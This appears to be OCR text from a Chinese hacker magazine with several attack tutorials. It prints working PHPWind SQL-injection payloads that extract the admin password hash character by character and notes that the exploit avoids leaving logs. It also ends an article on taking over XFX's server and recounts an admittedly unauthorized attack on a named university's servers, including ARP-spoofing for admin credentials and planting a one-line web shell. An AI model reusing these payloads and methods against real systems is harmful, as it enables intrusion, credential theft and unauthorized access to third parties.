


图2 运行EXP

```
    $query=$db->query("SELECT uid FROM pw_members WHERE username LIKE '$pwuser'");
    while($member=$db->fetch_array($query)){
    $uids .= $member['uid'].',';
    //用数据库查询结果再次对uids处理
    }
```

为空的**pwuser**，这也好说吧！提供一个$pwuser为LOOOOOOOOOOOOOOOOOOOveshell这样的结果肯定就为空啦！这样之后uids还是保持我们提交的结果，没有做任何改变，然后到：

```
    $uids ? $uids=substr($uids,0,-1) : $sqlwhere.=' AND 0 ';
```

这里就要把uids去掉一个字符，然后只要$uids不为空：

```
    $uids  && $sqlwhere .= "AND t.authorid IN($uids)";
```

就直接进去**$sqlwhere**变量，接着就是没有顾虑的sql查询啦！嘿嘿，很简单吧！那么怎么写sql语句呢？程序将把我们提交的结果返回给我们看，不过显示的内容是：

```
    SELECT DISTINCT t.tid FROM $sqltable WHERE $sqlwhere $orderby $limit
```

这个查询结果里的tid这些帖子！如果结果为真即tid有内容就显示出相应的帖子来，为假就报告说没有这个主题，呵呵！想到怎么构造sql语句了吧！我们使uids为：-1) union select 999 from pw_user where ord(mid(password(),1,1))>48 and uid=1/**

这样的语句就可以查询uid为1的用户的第一位的ascii值是不是大于48啦！怎么判断？当然是看返回的结果是不是为真了。不过怎么为真呢？这就要看是不是返回主题为999的搜索结果了！提交的完整数据包为：

```
    step=3&pwuser=looooooooooooooveshell&uids=-1) union select 999 from pw_user where ord(mid(password(),1,1))>48 and uid=1/**&184288238=loveshell&276791066=loveshell
```

但是实际查询的时候还是很烦人，因为pw默认如果有搜索结果的时候会把当前的查询加入缓存的，所以我们每次搜索的pw_user要求不一样，而且这样一次又一次的查询是很烦人的！有什么好办法没有呢？答案是肯定的，首先我们可以改进注入语句！假设一个论坛在40-128这样的帖子ID存在的话我们就可以很简单地猜测密码了！提交uids为：

```
    -1) union select ord(mid(password(),1,1)) from pw_user where uid=1/**
```

假如返回tid为97的帖子的话，那么很显然，用户ID为1的用户的md5密码第一位为a，呵呵，理解了吧！这样下去很快就可以得到结果！如果帖子tid为40-120的不存在，那么我们可以先将ord(mid(password(),1,1))做一定的算术运算使其值在帖子ID的范围值内就可以了哦！还有一点就是猜测md5的时候，我们如果想破解md5密码完全可以直接取中间的16位就可以了，所以也不用做很多的猜测的！譬如：

```
    -1) union select ord(mid(password(),9,1)) from pw_user where uid=1/**
    -1) union select ord(mid(password(),10,1)) from pw_user where uid=1/**
```

这样得到的加密后的md5依然是可以破解和正确的。

当然我是一个懒人，这样做还是太麻烦，所以写了个PHP版本的exp给大家娱乐下，注意要求对方的php版本不能太高哦！超于4.3和5.1.4的最新版本是不受影响的：)。exp没有什么说的，无非就是查询，但是希望大家能看到里面的一些东西，首先就是每次搜索的用户名都是用时间来md5出来的，以保证用户名的不一样！其次是采取的POST方法保证不会留下日志，留下日志是不好的哦，呵呵！最后，抓个图，如图2。exp不是用来做破坏的，是用来理解这个漏洞的，呵呵：)


（文章中作者写的PhpwindExp.php和phphash.exe在光盘中有收录）

编辑点评：

作者的水平可以说上到另外的一个高度，不单单从代码入手，而是从PHP本身的漏洞出手，跟踪PHPWIND中使用这个漏洞函数的地方，进而注射变量；其实，PHPWIND本身是没有漏洞的，这里的问题出在PHP本身，所以也不好修补，至少PHPWIND可能不会去修补这样的漏洞，只能靠各位站长自己的安全意识去修补PHP自身了。

上接第40页

好兴奋啊！现在就像把XFX的服务器搬到了自己面前，虽然眼前的利益诱惑巨大，但千万别做坏事，别忘了我们做人的原则。


图18 进入远程桌面


五、小结

通过上述检测，我们复习了通过注入来拿WEBSHELL及提权的几种方法。方法要灵活运用，才能事半功倍。

这么大的一个公司的网站安全居然如此薄弱，令人惊讶和悲哀！同时特别提醒大家遇到弱站千万不要心生歹念，掌控好自己的行为，坚持自己的原则！

（文章中用到的NBSI3.0已经收录在光盘中）

编辑点评： XFX做为一个知名公司，还存在这样的低端漏洞，令人寒心。正如作者所说，要是竞争对手或者一些心有歹念的人拿到你的权限，会做出什么事情来？谁都说不准，到时吃亏的只有自己。另外，作者针对XFX的漏洞总结的几个得到Webshell的办法，希望对你有所帮助。值得我们学习的，不止是技术，还有做人的原则！



渗透B计划之——完全掌握母校网络拓扑结构


浪迹天语

轻松一刻：狼崽出生就吃素，狼爸妈绞尽脑汁训练狼仔捕猎，终于有一天狼爸妈看到儿子狂追兔子，只见狼崽一把掐住兔子的脖子恶狠狠地说："小兔崽子，把胡萝卜全交出来！"

这个月来，网络上战事不断，先是国内的一家搜索公司被黑，然后是国外一家很有名气的Blog提供商被黑，自然还有国内某企业服务器和内部网络被人攻破，公安还介入其中，当事人称是善意提醒，却遭到不公正待遇。一时间，网络上搞得风风雨雨，好不热闹。在这儿要提醒各位，凡事都要有个度，别在利益面前，失去自己的原则，自然也要当心一些美丽的陷阱诱惑，以免为奸人所用！

从本文你可以学到：

1、ARP 嗅探的使用
2、LCX 的转发方法
3、渗透的技巧和思路


图1 登录上学工在线的服务器


大家好，今天，我给大家带来的是《渗透B计划之——完全掌据母校网络拓扑结构》，本来应该在第10期发出来的，但是由于某些原因，文章推迟了一个月才发出来。因为上一次的渗透是经过老师的批准而对我所在学院的网站、服务器进行安全检测，这次不一样了，要检测的是学校的主站，教务处查分系统等，而且还没有得到老师的批准，但为了使这次渗透计划完美，也为了广大黑友们，我就冒险对主站进行渗透。第9期的《渗透A计划之——拿下母校所有院系网站的权限》一文，相信大家都看过了，这篇文章是继那篇文章之后，进一步深入渗透学校的内部网络，怎样利用嗅探、溢出等方法拿下新闻主站、教务处、学生成绩数据库等服务器！

好了，下面开始我们这一次的渗透之旅。

一、检测主站新闻信息系统


首先，我们去主站看下，主站的新闻系统存在注入漏洞，我读大二的时候玩过一次，从那以后，管理员就把后台给改了，试了很多方法，也没把后台给找出来，这次重新面对主站，也没有什么更好的思路。在《渗透A计划之——拿下母校所有院系网站的权限》中，我拿下来二台服务器的权限，一台是存放http：//student.wit.edu.cn/学工在线的，ip地址是210.42.24.58，另一台是http://student.wit.edu.cn/学工在线的数据库服务器，ip地址是218.199.176.130。现在渗透的主站是http://www.wit.edu.cn/，ip地址是210.42.24.56，和学工在线处于一个网段内，而且就相隔两个ip地址，先登录上学工在线的服务器（图1）。

转入命令行，先用ping命令向主站发送数据包，看有没有数据包返回，然后arp －a查看，·主站的ip地址210.42.24.56在里面，看样子可以嗅探欺骗，对主站的80端口进行嗅探欺骗，如果管理员登录网站后台添加新闻，我们就能截取到管理员的用户名和密码。以前黑客手册在介绍嗅探欺骗的时候，提到过一款不错的工具，cain嗅探欺骗工具，听说是外国人写的，被国内的"雨夜"汉化过，我用的是Cain 2.8雨夜汉化版，这个工具嗅探80端口的效果不错，而且用户名和密码都能截取下来，还会显示管理员后台登录地址，如果管理员登录，就不用再去找后台了，正合我意。但是，这个工具记录不了21端口的用户名和密码，特别是serv-u架设的ftp服务器，根本记录不到用户名和密码，还望高手指教。关于工具的使用方法，我等一会儿做个教程，大家可以看看。


图2 cain的记录


下面，开始80端口的嗅探了，一切准备好了，嗅探成功开启，现在只等管理员登录了，我想明天可能管理员就要登录后台，因为平常管理员是每个星期一登录后台加新闻，明天正好是星期一，所以明天管理员很可能要进后台加新闻。

第二天，我打开学校主站查看新闻，发现有新加的新闻，所以管理员一定进过后台。马上直奔机房，登录上昨天的那台服务器，cain果然不负我望啊，竟然有10多条记录（图2）。


图3 进入主站新闻管理系统

Cain记录下来的密码都是明文的（这个工具记录下的大部分是明文密码，它是记录登录时提交的数据，那时密码还没有加密）。马上按照工具记录下来的用户名和密码登录，成功进入了主站新闻管理系统（图3）。

进入新闻系统的后台，发现这个后台界面好简单，好像没什么办法拿webshell，先查找下这套程序，一般后台都有源程序的版权信息，在系统设置菜单的最下面看到："版权所有 三峡在线"，在网上搜了一套，在本地装好，调试成功。这个后台功能太少了，添加图片的地方，过滤得很严格，没办法突破，而且又没有数据库备份等功能，找了一圈，最后，在系统设置这里找到突破口，可能是我下载安装时权限设置的问题，我在保存系统设置菜单的时候，页面报错"写入inc/setup.asp文件失败"，我马上到inc文件夹下打开setup.asp文件，原来系统设置菜单是把内容写入inc/setup.asp文件里（图4）。


```
<%
homepage_title= "三峡在线新闻管理系统"
homepage_link= "http://www.sxzx.net"
your_email= "webmaster@sxzx.net"
creattime= "2003-9-10"
news_back_count= "12"
news_front_count= "15"
news_permission= "no"
products_back_count= "12"
products_front_count= "6"
imageswidth= "110"
imagesheight= "68"
b_imageswidth= "500"
b_imagesheight= ""
products_permission= "no"
%>
```
图4 写文件

这就好办了，我们只要在网站标题处写入冰狐浪子的一句话木马就行了，这里要注意下，因为它的内容都用引号括起来了，所以，我们写入的语句首先要把它的引号封闭起来，我提交的语句如下（图5）。

里面的变量b_imagesheight是为了封后面的引号，对下面的变量没影响。下面用冰狐浪子的一句话木马客户端提交上去，成功探测到网站路径和服务器环境（图6）。




图5 构造一句话木马

马上上传一个老兵站长助手，上传成功，登录老冰站长助手，网站的目录全部列出来了（图7）。

